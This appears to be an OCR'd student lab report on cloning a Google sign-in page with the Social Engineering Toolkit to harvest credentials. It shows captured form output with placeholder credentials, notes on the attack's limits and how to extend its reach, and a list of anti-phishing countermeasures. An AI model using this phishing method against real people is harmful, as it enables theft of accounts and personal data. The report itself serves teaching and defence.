
```
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]


('Array\n',)
('(\n',)
('    [GALX] => SJLCkfgaqoM\n',)
('    [continue] => https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1h
IcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAA
Uy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX\n',)
('    [service] => lso\n',)
('    [dsh] => -7381887106725792428\n',)
('    [_utf8] => \xe2\x98\x83\n',)
('    [bgresponse] => js_disabled\n',)
('    [pstMsg] => 1\n',)
('    [dnConn] => \n',)
('    [checkConnection] => \n',)
('    [checkedDomains] => youtube\n',)
('    [Email] => emailaddress@gmail.com\n',)
('    [Passwd] => thisisthepassword\n',)
('    [signIn] => Sign in\n',)
('    [PersistentCookie] => yes\n',)
(')\n',)
```

These are the harvested credentials



harvester_2016-10-25 08:20:43.248095.txt
harvester_2016-10-25 08:23:55.124276.txt
harvester_2016-10-25 08:25:51.545656.txt
harvester_2016-10-25 08:43:01.748421.txt
harvester_2016-10-25 08:45:29.295519.txt
harvester_2016-10-25 08:48:43.790490.txt
harvester_2016-10-25 08:50:02.397079.txt
harvester_2016-10-25 08:50:57.914869.txt
harvester_2016-10-25 11:14:55.420804.txt
index.html

Folder which contains the harvester file




Sign in with your Google Account

emailaddress@gmail.com

•••••••••••••••••

Cloned webpage, credentials entered



harvester_2016-10-25 11:14:55.420804.txt
/var/www/html

```
Array
(
    [GALX] => SJLCkfgaqoM
    [continue] => https://accounts.google.com/o/oauth2/auth?
zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%
99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
    [service] => lso
    [dsh] => -7381887106725792428
    [_utf8] => ☃
    [bgresponse] => js_disabled
    [pstMsg] => 1
    [dnConn] =>
    [checkConnection] =>
    [checkedDomains] => youtube
    [Email] => emailaddress@gmail.com
    [Passwd] => thisisthepassword
    [signIn] => Sign in
    [PersistentCookie] => yes
)
```

Credentials harvested

Countermeasures to prevent Phishing/Cloning:

1. **Guard against spam**:
   Be especially cautious of emails that come from unrecognized senders or ask you to confirm personal or financial information over the Internet and/or make urgent requests for this information or emails that aren't personalized or try to upset you into acting quickly by threatening you with frightening information.
2. **Communicate personal information only via phone or secure web sites:**
   When conducting online transactions, look for a sign that the site is secure such as a lock icon on the browser's status bar or a "https:" URL whereby the "s" stands for "secure" rather than a "http:". Also, beware of phone phishing schemes. Do not divulge personal information over the phone unless you initiate the call. Be cautious of emails that ask you to call a phone number to update your account information as well.
3. **Do not click on links, download files or open attachments in emails from unknown senders.** It is best to open attachments only when you are expecting them and know what they contain, even if you know the sender.
4. **Never email personal or financial information, even if you are close with the recipient.** You never know who may gain access to your email account, or to the person's account to whom you are emailing.
5. **Beware of links in emails** that ask for personal information, even if the email appears to come from an enterprise you do business with. Phishing web sites often copy the entire look of a legitimate web site, making it appear authentic. To be safe, call the legitimate enterprise first to see if they really sent that email to you. After all, businesses should not request personal information to be sent via email.
6. **Beware of pop-ups and follow these tips:**
   Never enter personal information in a pop-up screen. Do not click on links in a pop-up screen. Do not copy web addresses into your browser from pop-ups. Legitimate enterprises should never ask you to submit personal information in pop-up screens, so don't do it.
7. **Protect your computer with a firewall, spam filters, anti-virus and anti-spyware software.** Do some research to ensure you are getting the most up-to-date software, and update them all regularly to ensure that you are blocking from new viruses and spyware.
8. Check your online accounts and bank statements regularly to ensure that no unauthorized transactions have been made.
9. Check the Source of Information From Incoming Mail. Your bank will never ask you to send your passwords or personal information by mail. Never respond to these questions, and if you have the slightest doubt, call your bank directly for clarification.
10. Have the Slightest Doubt, Do Not Risk It. The best way to prevent phishing is to consistently reject any email or news that asks you to provide confidential data. Delete these emails and call your bank to clarify any doubts.

Results:

Credentials were successfully harvested using Website cloning option provided in Social Engineering Toolkit of Kali Linux. The tool provides some basic templates of famous websites such as Facebook, Gmail, and Twitter etc. This tool works only in a Kali Linux environment. Whereas, there is no such requirement for the victim's device. The only limitation of this tool is that the devices of victim as well as attacker must be on the same network. If the devices are not on same network then the attacker will have to use port forwarding in order to trap the victim and get the credentials. Apart from this, we also learnt that credential harvesting attack now does not run for some websites which have a secured source code. The CSS of the source code does not work if the attacker is running a phishing attempt on localhost. In order to display the CSS of the source code too, the attacker must host the cloned website on a domain name.

Credentials harvesting method is easier to implement on victims with little or no knowledge about various cybersecurity attacks. Credential harvesting is mainly used to harvest bank account details, passwords and censored information of the victim which can be further used to exploit the victim. Credentials harvesting makes use of a Python script to get and store the details in a file located in the directory root/var/www/html. It not only stores the credentials of the victim but also helps in capturing other details such as date, time, cookie information, and bits etc.

We also studied various countermeasures to prevent a phishing or cloning attack on your system. It is very important to understand that network administrator and cybersecurity analyst can only patch the vulnerabilities in the system. Whereas, there is no patch available for vulnerabilities posed by a human stupidity. Therefore, number of measures were listed in order for the masses to realize the importance of being aware about the malwares, common attacks so that they can prevent themselves from victimized. Still, in the area of cybersecurity and identity thefts, a lot needs to research so that secure systems can be developed. Privacy and confidentiality of the user using the technology for some of the very important tasks like banking, share market, and secret documents etc. has to be the top priority in field on cybersecurity research.

References:

1) https://en.wikipedia.org/wiki/Phishing
2) http://www.identitytheftkiller.com/prevent-phishing-scams.php
3) http://www.pandasecurity.com/mediacenter/security/10-tips-prevent-phishing-attacks/
4) Ramzan, Zulfikar (2010). "Phishing attacks and countermeasures". In Stamp, Mark & Stavroulakis, Peter. Handbook of Information and Communication Security. Springer. ISBN 9783642041174.
5) Van der Merwe, A J, Loock, M, Dabrowski, M. (2005), Characteristics and Responsibilities involved in a Phishing Attack, Winter International Symposium on Information and Communication Technologies, Cape Town, January 2005.
6) Youtube video: https://youtu.be/7RTtyjGXA-w
7) http://resources.infosecinstitute.com/how-to-acquire-a-users-facebook-credentials-using-the-credential-harvester-attack/
8) https://pentestlab.wordpress.com/2012/02/24/credential-harvester-attack-method/